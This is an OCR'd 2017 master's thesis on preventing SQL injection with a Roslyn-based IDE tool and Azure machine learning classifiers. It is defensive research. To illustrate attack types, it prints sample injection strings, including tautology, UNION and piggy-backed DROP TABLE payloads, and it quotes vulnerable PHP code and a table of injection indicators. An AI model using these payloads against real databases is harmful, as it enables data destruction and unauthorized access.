


SQL INJECTION PREVENTION USING MACHINE LEARNING

MR. KRIT KAMTUO

A THESIS FOR THE DEGREE OF MASTER OF SCIENCE

KHON KAEN UNIVERSITY

2017

SQL INJECTION PREVENTION USING MACHINE LEARNING

MR. KRIT KAMTUO


A THESIS SUBMITTED IN PARTIAL FULFILLMENT OF THE REQUIREMENTS

FOR THE DEGREE OF MASTER OF SCIENCE

IN INFORMATION TECHNOLOGY

FACULTY OF SCIENCE KHON KAEN UNIVERSITY

2017



THESIS APPROVAL

KHON KAEN UNIVERSITY

FOR

MASTER OF SCIENCE

IN INFORMATION TECHNOLOGY

Thesis Title: SQL Injection Prevention using Machine Learning

Author: Mr. Krit Kamtuo

Thesis Examination Committee

Asst. Prof. Dr. Sudsanguan Ngamsuiryaroj	Chairperson
Asst. Prof. Dr. Sirapat Chiewchanwattana	Member
Dr. Saiyan Saiyod	Member
Dr. Chitsutha Soomlek	Member

Thesis Advisors:

....…… Advisor

(Dr. Chitsutha Soomlek)

……..…… …….

(Prof. Dr. Surasakdi Wongratanacheewin) (Assit. Prof. Dr. Somkiat Srijaranai)

Dean, Graduate School Dean, Faculty of science

กฤษฎิ์ คำตื้อ. 2560. **การป้องกันการเกิด SQL Injection ด้วยการเรียนรู้ของเครื่อง**. วิทยานิพนธ์ปริญญาวิทยาศาสตรมหาบัณฑิต สาขาวิชาเทคโนโลยีสารสนเทศ คณะวิทยาศาสตร์ มหาวิทยาลัยขอนแก่น.

อาจารย์ที่ปรึกษาวิทยานิพนธ์: อาจารย์ ดร. ชิตสุธา สุ่มเล็ก

บทคัดย่อ

SQL Injection เป็นช่องโหว่ที่มักพบได้ทั่วไปในเว็บแอปพลิเคชันโดยช่องโหว่นี้มักถูกสร้างขึ้นจากความไม่ได้ตั้งใจจากนักพัฒนาซอฟต์แวร์ในช่วงของการพัฒนาซอฟต์แวร์ ทั้งนี้เพื่อให้มั่นใจว่าได้มีการนำแนวทางการเขียนรหัสที่ปลอดภัยในซอฟต์แวร์มาใช้เพื่อป้องกันความเสี่ยง วิทยานิพนธ์นี้ได้นำเสนอวิธีการป้องกันการเกิดช่องโหว่ SQL Injection โดยใช้คอมไพเลอร์แพลตฟอร์ม (Compiler Platform) และการเรียนรู้ด้วยเครื่อง (Machine Learning) ในส่วนการเรียนรู้ของเครื่องและคอมไพเลอร์แพลตฟอร์มจะดำเนินการเพื่อสนับสนุนการทำนายแนวโน้มของการเกิดช่องโหว่ โดยการประมวล 1,100 ชุดข้อมูลความเสี่ยงของคำสั่ง SQL สำหรับการฝึกการเรียนรู้ของเครื่อง อีกทั้งคอมไพเลอร์แพลตฟอร์มที่ได้รับการพัฒนาขึ้นเพื่อเรียกใช้คำสั่ง SQL ผ่านสภาพแวดล้อมสำหรับการพัฒนาซอฟต์แวร์ (IDE) และส่งไปยังเครื่องจักรเรียนรู้เพื่อทำนายแนวโน้มการเกิดช่องโหว่และแก้ไขไวยากรณ์ของคำสั่ง SQL ผลการทดลองชี้ให้เห็นว่าอัลกอริทึม Decision Jungle เป็นอัลกอริทึมของการเรียนรู้ด้วยเครื่องที่ดีที่สุดในแง่ของเวลาในการประมวลผลและประสิทธิภาพในการทำนายและการทดลองอธิบายว่าแพลตฟอร์มคอมไพเลอร์สามารถตรวจจับตัวอย่างคำสั่ง SQL ที่มีช่องโหว่ได้ถึง 98.0000%

Krit Kamtuo. 2017. **SQL Injection Prevention using Machine Learning**. Master of Science Thesis in Information Technology, Graduate School, Khon Kaen University.

Thesis Advisor: Dr. Chitsutha Soomlek

ABSTRACT

SQL injection is commonly used against web application vulnerability. The vulnerability can be generated unintentionally by software developer during the development phase. To ensure that all secure coding practices are adopted to prevent the vulnerability. The framework of SQL injection prevention using compiler platform and Machine Learning is proposed. The Machine Learning part and compiler platform will be conducted to support SQL injection prediction by conducting 1,100 datasets of SQL commands to train Machine Learning model as well as compiler platform is developed to retrieved SQL commands over IDE and send to the Machine Learning in order to address the vulnerabilities and SQL command syntax correction. The results indicated that decision jungle is the best model in term of processing time and has the highest efficiency in prediction. The experimental results showed that the compiler platform can detect 98.0000 % of the vulnerable SQL commands from the samples.

Goodness portion to the present thesis is dedicated

to my parents and entire teaching staff

ACKNOWLEDGEMENTS

I would like to express my sincere gratitude to my thesis advisor Dr. Chitsutha Soomlek from the Department of Computer Science, Khon Kaen University for mentorship, constructive comments, and steering this thesis in the right the direction. Without her passionate contribution, the thesis could not be successfully conducted.

I would also like to acknowledge Asst. Prof. Dr. Sirapat Chiewchanwattana and Dr.Saiyan Saiyod from the Department of Computer Science at Khon Kaen University as well as Asst. Prof. Dr. Sudsanguan Ngamsuiryaroj from the Faculty of Information and Communication Technology, Mahidol University as another thesis reviewers. I am gratefully indebted to them for their very valuable and constructive comments on this thesis.

Krit Kamtuo

TABLE OF CONTENTS

TABLE OF CONTENTS (Cont.)

LIST OF TABLES

LIST OF FIGURES

CHAPTER I

INTRODUCTION

1. Research rationale

Web application vulnerabilities are the causes of many computer security problems and result to important data and economic loss. There are many causes of web application vulnerabilities (Zhu, Xie, Lipford, and Chu 2014), but the SQL injection is the most common attack that found in the report of National Security Agency (NSA) (National Security Agency, 2011, 2014).

Generally, software developers, who unintentionally use unsecured coding practices, can produce the vulnerability during a web application development phase (Jun Zhu et al., 2014). This study has proposed the framework of SQL injection prevention by using Machine Learning and complier platform in order to guarantee the adoption of all secure coding practices for the vulnerability prevention before they are inadvertently added into the production code. The concept of the framework is software developers have to write a sufficient unit test for the SQL query codes in web-application development phase in order to ensure the codes are secured from SQL injection; then, the secured code will be included in the production code. In addition, the performance and design of the code can be improved through code refactoring; which enhances software quality in term of code complexity metrics without changing the programming results (Pancur and Ciglaric, 2011).

This study proposes a framework of SQL injection prevention in web application development that can perform SQL syntax validation and support predicting and detecting the vulnerability in a web-application development phase. This framework employs the .NET compiler platform, i.e., Roslyn, an open-source compiler for Microsoft.NET and utilizes Machine Learning on Microsoft Azure, a.k.a. Azure ML, the cloud-based predictive analytics (Microsoft Corporation, 2014). The study would be investigated by using the evaluated artificial neural networks in Azure ML as mechanisms in the framework to validate SQL syntax and support the prediction and detection of the vulnerability. The algorithm is selected since it has the ability to create a high accuracy with low false alarm in previous works (Shar and Tan, 2013).

2. Objectives

2.1 To build a framework that can validate SQL syntax and can support a web developer by predicting and detecting SQL injection at compile-time in web-application development phase.

2.2 To evaluate machine learning algorithms, i.e., Support Vector Machine, Boosted Decision Tree, Artificial Neural Network, and Decision Jungle for SQL injection detection in term of accuracy, precision, and processing time.

3. Scope and limitations of the study

3.1 The web vulnerability of interest is SQL injection on the server-side scripting developed in Microsoft ASP.NET (C#).

3.2 The types of SQL injection included in this study are Union Queries, Piggy-backed Queries, and Illegal/Logically Incorrect Queries.

3.3 The sample of web applications developed by PHP will be determined for testing purposes.

3.4 In order to predict and detect SQL injection with the highest accuracy, lowest false alarm, and the best computation time various machine learning algorithms, e.g., Boosted Decision Tree, Support Vector Machine, Decision Jungle, and Artificial Neural Network are considered as candidate algorithms to be applied to the framework. The most suitable properties of each machine learning algorithm will be indicated.

4. Research site

Department of Computer Science, Faculty of Science, Khon Kaen University.

5. Expected results

The completed product of this research is a framework designed for web application development which could validate the SQL syntax and support the prediction and the detection of the SQL injection in server-side scripts in the development phase. The framework would create the highest accuracy with the lowest false alarm.

CHAPTER II

LITERATURE REVIEWS

This chapter indicates related literature reviews of this study, which include, introduction to SQL injection, Machine Learning application for SQL injection detection, embedded framework in integrated development environment (IDE) for SQL syntax validation, and open-source complier framework.

1. SQL Injection

SQL injection exploits web application vulnerabilities which malicious users inject malicious SQL statements via input data on a web application from the client side. SQL injection results ino unauthorized database execution to read and modify data on the database. Moreover, SQL injection allows malicious users execute administration operations to control Database Management System (DBMS). To prevent SQL vulnerability, many approaches were proposed, but the common one is to strengthen a web application by performing code reviews on web application's source code for vulnerabilities (National Security Agency, 2014).

The following is SQL injection attacks and examples of abnormal SQL query (Lee, Jeong, Yeo, and Moon, 2012):

1.1 Illegal/Logically Incorrect Queries

By inserting a malicious SQL query as shown in Query 1 below, this derives the CGI tier replies an error message.

Query 1:

SELECT * FROM user WHERE id='1111' AND password='1234' AND CONVERT (char, no) --';

1.2 Union Queries

The attack uses the ''Union'' operator performing between the two or more SQL queries. The union queries attack performs unions of malicious queries and a normal SQL query with the ''union'' operator. The example shows in the Query 2 in below.

Query 2:

SELECT * FROM user WHERE id=’1111’ UNION

SELECT * FROM member WHERE id=’admin’ --’ AND password=’1234’;

This example is processed by all of subsequent strings after which are recognized as comments, and two SQL queries. Also, the results of the query process reveal the DBMS administrator’s information.

1.3 Piggy-Backed Queries

This would insert malicious SQL queries into a normal SQL query as many as could be processed if we add the operator ‘‘;’’ after each query as an example shown in Query 3 below. Also, we insert the operator ‘‘;’’ at the end of query.

Query 3:

SELECT * FROM user WHERE id=’admin’ AND password=’1234’; DROP TABLE user; --’;

The result of the above Query 3 is to delete the user table out.

1.4 Stored Procedures

DBMS provides a method calling stored procedures which users could store their own function and could use when they needed.

There is a collection of SQL queries included to use the function as in the example of Query 4 below.

Query 4:

CREATE PROCEDURE DBO @userName varchar2, @pass varchar2,

AS

EXEC("SELECT * FROM user WHERE id=’" + @userName + "’ and password=’" + @password + "’);

GO

Piggy-backed queries is also vulnerable to attacks. However, the vulnerability in stored procedures will not be tested in this research, this is left for future work.

2. Moving Average Convergence/Divergence (MACD)

Based on static and dynamic taint analysis techniques, Shar and Tan (2013) found the approaches of vulnerability detection. They found that those techniques produce a number of false alarms and complexity in commercialization perspective. As a result, they propose the framework to predict SQL injection (SQLI) and cross site scripting (XSS) vulnerabilities by using Machine Learning called "PhpMinerI".

In the prediction and detection process, the framework uses the classifiers such as Naïve Bayes (NB), Multi-Layer Perceptron (MLP), and C4.5 on the eight PHP standard open-source web applications. This is to determine the efficiency of prediction and detection. According to the test of each classifier, the best classifier is MLP for prediction SQL injection and XSS as they provide the highest accuracy with the lowest false alarm. The result shows that there is an average 93% of the probability of detection in SQL injection, 11% of the probability of false alarm in SQL injection, 78% of probability of detection in XSS and 6% of probability of false alarm in XSS.

Thus, we could imply that MLP is one of Machine Learning methods which is more effective than other traditional test methods under the condition that the model in Machine Learning is trained effectively (Lee et al., 2012).

However, Shar and Tan has not shown the specific types of SQL injection that could solve the problem of SQL injection in their research.

3. SQL injection attack detection using a novel method based on SQL query attributes values removed

Lee et al. (2012) has proposed the use of dynamic method and comparison with the SQL queries analyzed in advance by using static method to remove the attribute values of SQL queries at runtime as shows in the Table 1 which defines symbols used in the approach.

Table 1 Symbols represent in the approach (Lee et al., 2012)

Symbol	Description
$I_{\{t,f\}}$	User input data {*t*: normal input data, f: abnormal input data}
f	Function which drops the value of the SQL query
FQ	Fixed SQL query in web application
$DQ_{\{t,f\}}$	Generated dynamic SQL query with user input {*t*: normal SQL query, *f* :abnormal SQL query}
FDQ	Attribute indicating which value was removed from the fixed SQL query
$DDQ_{\{t,f\}}$	Attribute indicating which value was removed from the dynamic SQL query {*t*: normal SQL Query, *f*: abnormal SQL Query}

To demonstrate an example of the algorithm for troubleshooting SQL injection, the example shown below describes how the algorithm removes the attribute value in an SQL query. DQ1 is normal query and DQ2 is an abnormal query (Lee et al., 2012).

*FQ = SELECT * FROM user WHERE id='$id' AND password='$password'*

FDQ=f(DQ)

*= f(SELECT * FROM user WHERE id=' **$id**' AND password='**$password**')*

*= SELECT * FROM user WHERE id=' ' AND password=' '*

DQ_1*= SELECT * FROM user WHERE id='admin' AND \ password='1234'*

DDQ_1*=f(*DQ_1*)*

*= f(SELECT * FROM user WHERE id='**admin**' AND password='**1234**')*

*= SELECT * FROM user WHERE id=' ' AND password=' '*

DQ_2*= SELECT * FROM user WHERE id='1' or '1=1'—' AND password='1234'*

DDQ_2*=f(*DQ_2*)*

*= f(SELECT * FROM user WHERE id='**1** ' or' **1=1**'—' **AND password=**'1234')*

*= SELECT * FROM user WHERE id=' ' or ' '—''1234'*

This algorithm in overview shows the matching of normal SQL query and abnormal SQL query in rule-based perspective as shown in detail above. $FDQ \oplus DDQ_1 = 0$ is normal SQL query as well as $FDQ \oplus DDQ_2 \neq 0$ is abnormal SQL query. $\oplus$ symbol represents the exclusive OR operator.

However, there is a disadvantage in this approach. The algorithm could not validate SQL syntax before detecting SQL injection.

4. Modeling test cases for security protocols with SecureMDD

Katkalov, Moebius, Stenzel, Borek, and Reif (2012) proposed SecureMDD framework that is a MDD approach to model and generate test case in protocol and information security flow in web application as UML models. UML models produced from this framework generate abstract state machine (ASM), which can be used to verify security properties as test cases. And then, Java code is generated according to UML models for security testing in secure programming flow perspective. In case of evaluation, the smart card application using public-key cryptography and certificates for verification on the smart card was tested by SecureMDD to assure correct behavior when paying with a smart card implementing the money purse. Security attack scenarios were also tested. Since the evaluation had been verified for security properties, no new bug or attack were found by using this method. However, system vulnerabilities like SQL injections are not compatible to detect with this proposed approach.

5. A type-safe embedding of SQL into Java using the extensible compiler framework J%

Karakoidas, Mitropoulos, Louridas, and Spinellis (2015) proposed J% framework which is an extension of JAVA programming language that efficiently supports the integration of domain-specific language, the SQL language, to check the syntax and semantics of SQL statement at compile-time.

To demonstrate the compilation process, the J% and SQL module are utilized and integrated in JAVA codes. First, the compiler scan the input both *.jmod as J% framework library file and *.java as source file which contains the targeted SQL commands. The targeted SQL commands using the condition of J% framework will be analyzed for SQL syntax and database schema is also checked for disparities by sending the attributes to J% framework. Finally, the checked SQL syntax will be compiled as JAVA bytecode if there is no error. Otherwise, the errors are reported in

compile-time (Karakoidas et al., 2015). However, system vulnerabilities like SQL injections are not compatible to detect with this proposed approach.




Figure 1 The compilation process using J% framework (Karakoidas et al., 2015)

However, a disadvantage of this framework is that every SQL command must match to configuration file in J% which probably lead to more complexity in a large software development project (Karakoidas et al., 2015).

6. Microsoft .NET Compiler Platform ("Roslyn")

Microsoft .NET compiler platform, a.k.a. Roslyn, is open-source C# and Visual Basic compilers with code analysis APIs. Roslyn can be integrated with Microsoft Visual Studio IDE to leverage Microsoft Visual Studio IDE features, e.g., refactoring and code analysis.

Roslyn allocates API layers in the C# and Visual Basic compiler's code analysis. APIs consists of two main layers which are the Compiler APIs and Workspaces APIs (Microsoft Corporation, 2014).




Figure 2 APIs overview in Roslyn framework (Microsoft Corporation, 2014)

6.1 Compiler APIs

The compiler layer contains the object models and information both of syntactic and semantic of the compiler pipeline at each phase. Also, this contains source code files, compiler options, and assembly references. However, this layer has not been found the dependencies on Visual Studio IDE components (Microsoft Corporation, 2014).

The mechanism of the compiler APIs could be demonstrated as this following sequence; firstly, source code is tokenized and parsed into syntax that relies on the programming language grammar. Secondly, the declaration phase would analyze the declaration from source code to named symbols. Thirdly, the bind phase would match the identifiers in the code with the symbols. Lastly, the emit phase would emit all information which are from the complier as an assembly (Microsoft Corporation, 2014). Each module combines the whole components as shown below.




Figure 3 The Compiler API overview (Microsoft Corporation, 2014)

6.2 Workspaces APIs

This is the operational session in code analysis and refactoring for the entire solutions. Workspace APIs assist gathering all project information in a solution into single object model and accessing to the compiler layer without parsing files, configuring options or managing project to project dependencies. Moreover, implementing code analysis and refactoring tools within the Visual Studio IDE are possible using the Workspace APIs, e.g., the Find All References, Formatting, and Code Generation APIs (Microsoft Corporation, 2014).

As shown below, the Workspaces APIs diagram shows the relations to the host environment and tools. The solutions could be adapted by constructing new instances based on the existing solutions and specific changes such as with syntax trees and compilations. Once the workspace explicitly applied the changed solution back to the workspace, this would reflect changes (Microsoft Corporation, 2014).

A project as a part of the unchangeable solution model represents all source code documents, parse and compilation options both of assembly and project-to-project references. This could be able to access the corresponding compilation without determining parse or project dependencies from any other source files (Microsoft Corporation, 2014).

Also, the model contains a document which shows a single source file which could be able to access the text of file, syntax tree, and semantic model.




Figure 4 The relations to the host environment and tools diagram in Workspaces APIs. The number in each block stands for the number of instance. (Microsoft Corporation, 2014)

7. Machine Learning on Microsoft Azure

Machine Learning on Microsoft Azure, a.k.a. Azure ML, is a predictive service using cloud-based. The service grants a predictive analytics and web services as a full-managed model. Additionally, Azure ML provides tools for launching predictive analytics solutions, e.g., Net#, neural network specification language. The basic workflow of Azure ML could be demonstrated as in the Figure 5 starting with that Azure ML retrieves the data from the different data sources to process the analytics and create the predictive models. Then, the service would process the web services by using validated analytics and predictive models. Thus, they could connect to other websites or applications via Application Programming Interface (API) which is end point of Azure ML and could provide an insights of the business intelligence (BI) tools (Microsoft Corporation, 2015).




Figure 5 Demonstration of Azure ML basic workflow (Microsoft Corporation, 2015)

In term of classifiers, the study proposes four algorithms to classify vulnerable SQL commands and evaluate the best algorithm. There are backgrounds of each algorithm on Azure ML as follows:

Support vector machine (SVM) performs new example in data set into one category or the other. The examples are represented as points in space as well as they are mapped. Therefore, the examples of the separate categories are divided by a clear space. New examples are linked into that same space and predicted to a category based on which side of the indicated space (Microsoft Corporation, 2017).

Boosted decision tree is an ensemble learning method in which the second tree corrects for the errors of the first tree, the third tree corrects for the errors of the first and second trees, and so forth. Predictions are based on the entire ensemble of trees together that makes the prediction (Microsoft Corporation, 2017).

Decision jungles are allowed tree branches to merge, a decision of directed acyclic graphs (DAGs), which is extension to decision tree, has a lower memory utilization and better performance than decision tree (Microsoft Corporation, 2017).

Artificial neural network is imitated neural system in human brain, interconnected layers in which the inputs lead to outputs by a series of weighted edges and nodes (Microsoft Corporation, 2017).

CHAPTER III

RESEARCH METHODOLOGIES

This chapter describes the methodologies which is used in the framework of this study. The framework supports the ability of SQL syntax detection and the prediction of the development of SQL injection in web application by using the various techniques.

1. Architecture of the framework

The framework is planned for SQL syntax validation and sending parameters to predict SQL injection using Roslyn and Azure ML which is integrated with Microsoft Visual Studio IDE to ensure that developers are able to reach the framework conveniently during a software development phase. Next, the validated SQL syntax and the parameters will be sent to the analytics web services, i.e., Azure ML. Finally, the results of prediction of SQL injection will be reported to the IDE in order to suggest the possible vulnerability in SQL injection. At the same time, the results of SQL syntax validated by Roslyn will suggest to the IDE to refactor, which will enhance the software quality without changing the programming results (Pancur et al., 2011).

In order to describe the overview of the framework, figure 6 below shows the basic workflow of the framework.




Figure 6 The basic workflow of the framework

2. The Extraction of SQL Injection Commands Datasets

The vulnerable SQL commands are marked manually regarding the type of SQL command that consists of variables. The variables are classified into two types: independent variable and dependent variable

1.1 Independent Variable

An independent variable is a variable which obtains value internally within server-side scripts. This will not be involved directly with SQL injection.

1.2 Dependent Variable

A dependent variable is a variable which obtains value from the user input, thus, the SQL injection could be possible. The example below shows the dependent variables in SQL commands.

*"SELECT * from db_user where username =* ***'$input_username'*** *and password =* ***'$input_password'"***

This command obtains two variables which input by the user: *$input_username and $input_password.*

If the user injects the command:

$input_username = "krit"

$input_password = " '; drop table users -- "

Then, the executed SQL command will be:

*SELECT * from db_user where username='krit' and password = ' '; drop table users -- '*

Suppose that "krit" is exist in the targeted database. The code has been injected by another SQL command will remove the users table from the database.

The study collects the attributes and marks vulnerable SQL commands in server-side scripts line-by-line according to vulnerable SQL commands presented by Lee et al. (2012), which are included in well-known CMS applications as details in the Table 2 manually by using method in 1.1 and 1.2. The method is applied from Shar et al. (2013) as presented in figure 7.

```
7       if (isset($_POST['unp_user'])) {
8            $username = escape_string($_POST['unp_user']);
        } else {
9            $username = trim($_COOKIE['unp_user']);
        }

10      echo '<form action=\"commentsadmin.php\" method=\"post\">
         <input type=\"hidden\" value=\"'.$username.'\" name=\"username\" />'; //vuln HTML sink

11      if (isset($_POST['password'])) {
12           $htmlPassword = escape_string($_POST['password']);
13           echo '<input type=\"hidden\" value=\"'.$htmlPassword.
                              '\"name=\"password\"/>'; //non-vuln HTML sink

        }
14      $ipid = $_POST['ipid'];
15      $getip= mysql_query("SELECT * FROM unp_bannedip
                             WHERE id=".addslashes($ipid)); //non-vuln SQL sink

16      echo 'Are you sure you want to remove the ban on IP'.
                        $getip['ip'].'?<br />';  //vuln HTML sink
17      echo '<a href=\"commentsadmin.php?action=unban&ipid=';
                        urlencode($ipid).'\">Yes</a><br /></form>';  //non-vuln HTML sink
18      echo '<a href=\"commentsadmin.php?action=bannedips\">No</a><br />';//non-vuln HTML sink
```

Figure 7 Sample web application programs includes vulnerable and non-vulnerable SQL commands on server-scripts (Shar and Tan, 2013)

The code attributes for classifier analysis which this process would form the input characteristics. As a result, the attribute of vulnerable SQL commands are presented in the Table 1 in below.

Table 2 Input code attribute types

No.	Attribute	Description	Example
1.	Single Line Comment	Single line comment. Ignores the remainder of the statement.	--Select all:
2.	Semicolon	A query termination.	SELECT * FROM students WHERE username = ' '**;**
3.	Three Single quote	Three single quote (‘’’) in SQL query	SELECT * from test.members where user_name=**'''**
4.	Two Single Quotes	Two Single Quotes (‘’) in SQL query	SELECT * FROM students WHERE username = **''**; TRUNCATE TABLE Username; --' AND password = **''**
5.	Separated Two Single Quotes	Separated Two Single Quotes (‘ ‘) in SQL query.	SELECT user_name,password from test.members where user_name= ' '%31%27%20%4F%52%20%27%31%27%3D%27%31'
